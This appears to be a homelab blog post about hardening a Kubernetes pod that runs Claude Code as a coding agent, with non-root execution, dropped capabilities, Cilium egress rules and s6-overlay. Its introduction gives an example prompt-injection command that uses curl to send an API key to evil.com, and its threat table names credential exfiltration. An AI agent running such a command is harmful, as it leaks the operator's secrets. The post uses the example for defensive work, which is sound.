
Secure Agent Pod — Hardening an AI Coding Workstation
In building post 18, we deployed a persistent Kali container on gpu-1 as an always-on Claude Code workstation. It worked — SSH in from anywhere, persistent PersistentVolumeClaimA Kubernetes request for durable storage. The pod names a claim and the storage layer — Longhorn on Frank — binds real disk behind it, so the data outlives the pod., self-healing pod. But it ran as root, had unrestricted network access, and installed tools at runtime.
That was fine for interactive use. But running a coding agent with --dangerously-skip-permissions changes the risk profile completely. A prompt injection tricking the agent into curl https://evil.com -d "$ANTHROPIC_API_KEY" would succeed without any barrier.

This post covers rebuilding the workstation as a hardened pod: non-root, dropped capabilities, Cilium egress controls, s6-overlay supervision, and a VibeKanban sidecar.
    flowchart LR
  subgraph Pod[secure-agent-pod — gpu-1, Recreate strategy]
    subgraph Kali[kali container — s6-overlay PID 1]
      SSHD[sshd — port 2222<br/>key-only, UsePAM no]
      SC[supercronic<br/>non-root cron]
      Claude[Claude Code<br/>--remote sessions]
    end
    subgraph Sidecar[vk-local sidecar — tini PID 1]
      VK[VibeKanban<br/>local mode, SQLite<br/>port 8081]
    end
    PVC[agent-home PVC — 50Gi<br/>longhorn-gpu-local<br/>/home/claude]
  end
  subgraph Network
    SSHLB[LB 192.168.55.215:22 → 2222]
    VKLB[LB 192.168.55.218:8081]
    MOSH[LB 192.168.55.219<br/>UDP 60000-60015]
  end

  SSHLB --> SSHD
  VKLB --> VK
  SSHD --> PVC
  SC --> PVC
  Claude --> PVC
  VK --> PVC
The Threat Model
--dangerously-skip-permissions bypasses the agent’s built-in prompts but does not bypass OS-level file permissions, SecurityContext constraints, Cilium network policies, Claude Code hooks, or capability restrictions.
| Threat | Impact | Defense |
|---|---|---|
| Agent hallucinating dangerous commands | High | Claude Code hooks |
| Prompt injection via fetched content | High | Cilium egress allowlist |
| Credential exfiltration | Critical | Cilium egress allowlist |
| Plugin supply chain compromise | Critical | Container isolation + egress |
| Container escape | Critical | Talos hardened OS + non-root |
Architecture: Two Containers, Shared PVC
The original single-root-container Kali pod becomes a two-container pod sharing a PVC, both from derio-net/agent-images:
secure-agent-pod (Recreate strategy, gpu-1 affinity)
  ├── kali container — s6-overlay PID 1
  │     ├── sshd (port 2222, key-only, non-root)
  │     └── supercronic (non-root cron)
  ├── vk-local sidecar — tini PID 1
  │     └── VibeKanban (local mode, SQLite, port 8081)
  ├── PVC: agent-home (50Gi, /home/claude — shared mount)
  ├── Secret: agent-ssh-keys
  ├── Secret: agent-configs (optional)
  └── ServiceAccount: agent-sa (cluster-admin)
Image Lineage
agent-base (debian:bookworm-slim + kubectl/jq/git/curl/claude/gh)
  ├── agent-shell-base (+ s6-overlay v3, sshd, supercronic, tmux+mosh)
  │     └── secure-agent-kali (+ Kali repo, pentest tools, /opt/scripts)
  └── vk-local (tini PID 1 + VibeKanban, no shell, no sshd)
Why VibeKanban
VibeKanban is an agent orchestration tool that manages workspaces, spawns coding agents, and tracks tasks. Local mode with SQLite — single process, file-based database, same filesystem as the agent.
The PVC Mount Problem
The biggest gotcha: mounting a PVC at /home/claude hides everything the Dockerfile placed there. The entrypoint, sshd config, crontab template — all invisible once Kubernetes mounts the persistent volume.
Bake config files into /opt/ and seed them onto the PVC on first boot:
mkdir -p "$HOME/.ssh-host-keys" "$HOME/.ssh" "$HOME/repos"
[ -f "$HOME/.crontab" ]              || cp /opt/crontab "$HOME/.crontab"
[ -f "$HOME/.bashrc" ]               || cp /opt/bashrc "$HOME/.bashrc"
[ -f "$HOME/.claude/settings.json" ] || cp /opt/settings.json "$HOME/.claude/settings.json"
Running sshd Without Root
The original ran as root, making sshd trivial. The hardened pod runs as User IdentifierThe number Linux actually checks for file permissions — the name is a lookup. In containers a uid mismatch against a mounted volume is the usual cause of a permission error. 1000:
- Port 2222 instead of 22 (non-root cannot bind privileged ports). The Service maps 22→2222.
- User-mode sshd config:
Port 2222
HostKey /home/claude/.ssh-host-keys/ssh_host_ed25519_key
PubkeyAuthentication yes
PasswordAuthentication no
UsePAM no
StrictModes no
UsePAM no avoids the root requirement for session management. StrictModes no avoids complaints about PVC file ownership (root:claude with group write, which strict mode rejects).
SecurityContext
securityContext:
  runAsUser: 1000
  runAsGroup: 1000
  runAsNonRoot: true
  allowPrivilegeEscalation: false
  capabilities:
    drop: ["ALL"]
No root. No sudo. All capabilities dropped.
Network Egress Control (Cilium — Temporarily Disabled)
The spec defines a CiliumNetworkPolicy with default-deny egress and an allowlist including api.anthropic.com, github.com, registry.npmjs.org, pypi.org, and the cluster LAN. Everything else blocked.
Current status: temporarily disabled due to a Cilium 1.17 bug (“Fully Qualified Domain NameA hostname written out completely, right down to the root — the difference between `grafana` and `grafana.cluster.derio.net`. Which one resolves depends on search domains. regex compilation LRU not yet initialized”). The first FQDN-based policy in the cluster hit an uninitialized DNS proxy. Re-enable after Cilium upgrade.
Credential Injection
No credential touches disk as plaintext. Two tiers:
- Tier 1: External Secrets OperatorThe operator that pulls secrets from an external store into Kubernetes Secrets. On Frank it mints short-lived GitHub App tokens, so no long-lived credential is ever committed. + Infisical — for secrets managed by the cluster’s secret store. Currently empty (Claude Code uses Max subscription login, not API keys).
- Tier 2: Manual K8s Secrets — Secrets OPerationSMozilla's tool for encrypting the *values* in a YAML file while leaving the keys readable, so an encrypted secret still reviews as a sensible diff.-encrypted, applied out-of-band: SSH keys, Telegram tokens, kubeconfigs.
GitHub identity is a GitHub App installation token, not a Personal Access TokenA long-lived GitHub credential that stands in for a password on API calls. Frank prefers short-lived GitHub App installation tokens where it can — a PAT does not rotate on its own, so it is a standing secret.Read more. A GithubAccessToken ExternalSecret generator mints short-lived (~1h) tokens. The App private key never reaches the pod.
Process Supervision: s6-overlay
The original entrypoint used wait -n to supervise sshd, supercronic, and VibeKanban. wait -n exits when the first child dies — and on 2026-04-26, a Signal HangupHistorically "the terminal went away", conventionally repurposed as "reload your configuration". Whether a process honours it decides if a config change needs a restart. to supercronic killed the entire container, taking mosh-server with it and losing the operator’s tmux layout.
The fix: s6-overlay v3 as PID 1. Each service gets its own supervisor and signal namespace:
/init (s6-overlay, PID 1)
  s6-svscan
    s6-supervise sshd
    s6-supervise supercronic → claude session-manager, vk-bridge
VibeKanban moved to its own vk-local sidecar (tini as PID 1) so the Kali container only supervises services that share the SSH/cron lineage.
Bump Alerts: ArgoCD Notifications → Telegram
When an image bump triggers a Recreate rollout (~30s downtime), the operator gets Telegram notification via ArgoCD Notifications:
annotations:
  notifications.argoproj.io/subscribe.on-sync-running.webhook: telegram
  notifications.argoproj.io/subscribe.on-sync-succeeded.webhook: telegram
Verification
$ kubectl exec -n secure-agent-pod deploy/secure-agent-pod -c kali -- id
uid=1000(claude) gid=1000(claude) groups=1000(claude)

$ ssh claude@192.168.55.215
Linux 6.18.18-talos x86_64
 19:40:47 up 29 days

$ curl -s http://192.168.55.218:8081 | head -1
# VibeKanban UI — HTTP 200
Missteps
| What Happened | Why It Was Wrong | How We Fixed It | Commit |
|---|---|---|---|
| PVC mount hides image contents — Dockerfile-at /home/claude files invisible after PVC mount | Kubernetes mounts PVC over the directory, making image contents invisible | Moved config templates to /opt/, seed via entrypoint on first boot | — |
wait -n supervision loses tmux on any child exit — a SIGHUP to supercronic kills entire container | wait -n exits when first child dies; signal propagation takes down the pgroup | Replaced with s6-overlay v3 for per-service supervision | — |
| Cilium FQDN policy breaks all egress — “LRU not yet initialized” on first FQDN-based policy | Cilium DNS proxy not initialized for this node’s endpoints | Disabled policy pending Cilium upgrade; other hardening layers remain | — |
| sshd cannot start as non-root with default config — Pluggable Authentication ModulesThe Linux framework deciding what happens at login. Where an SSH session's environment and session setup are really determined. requires root; default port 22 fails | non-root user cannot bind privileged ports or use PAM | Port 2222, UsePAM no, StrictModes no | — |
/run/secrets conflicts with SA token mount — /run → /var/run is a symlink in Talos | Mounting anything at /run/secrets collides with the SA token mount point | Avoid /run/secrets paths for any volume mount | — |
Recovery Path
| Symptom | Cause | Fix |
|---|---|---|
| SSH connection refused on 192.168.55.215 | sshd not started or wrong port | Check kubectl logs -n secure-agent-pod deploy/secure-agent-pod -c kali |
| Config files missing in home directory | First-boot seeding failed (files already existed from old PVC) | Run seed script manually or delete config files from PVC |
| VibeKanban unreachable on 192.168.55.218 | Sidecar not running or port mismatch | Check vk-local container logs; verify PORT=8081 HOST=0.0.0.0 env |
| Agent JSON Web TokenA signed, self-describing token carrying claims — who you are, what you may do, when it expires. Readable by anyone holding it, so the expiry and signature are the only things protecting it./credentials lost | Key rotation or PVC replace | Recreate credentials from Infisical; re-apply SOPS secrets |
| mosh connection fails | UDP port range not forwarded | Verify service-mosh.yaml Load BalancerWhatever spreads traffic across backends and gives them one address. On Frank that is Cilium answering for an address on the LAN, not a cloud appliance. exists with UDP/60000-60015 |
References
- Claude Code — Security — Skip permissions, hooks
- VibeKanban — Agent orchestration
- Cilium FQDN Policies — Egress control
- s6-overlay — Process supervisor for containers
- supercronic — Non-root cron for containers
Next: Health Monitoring — Grafana, VictoriaMetrics, and Alerts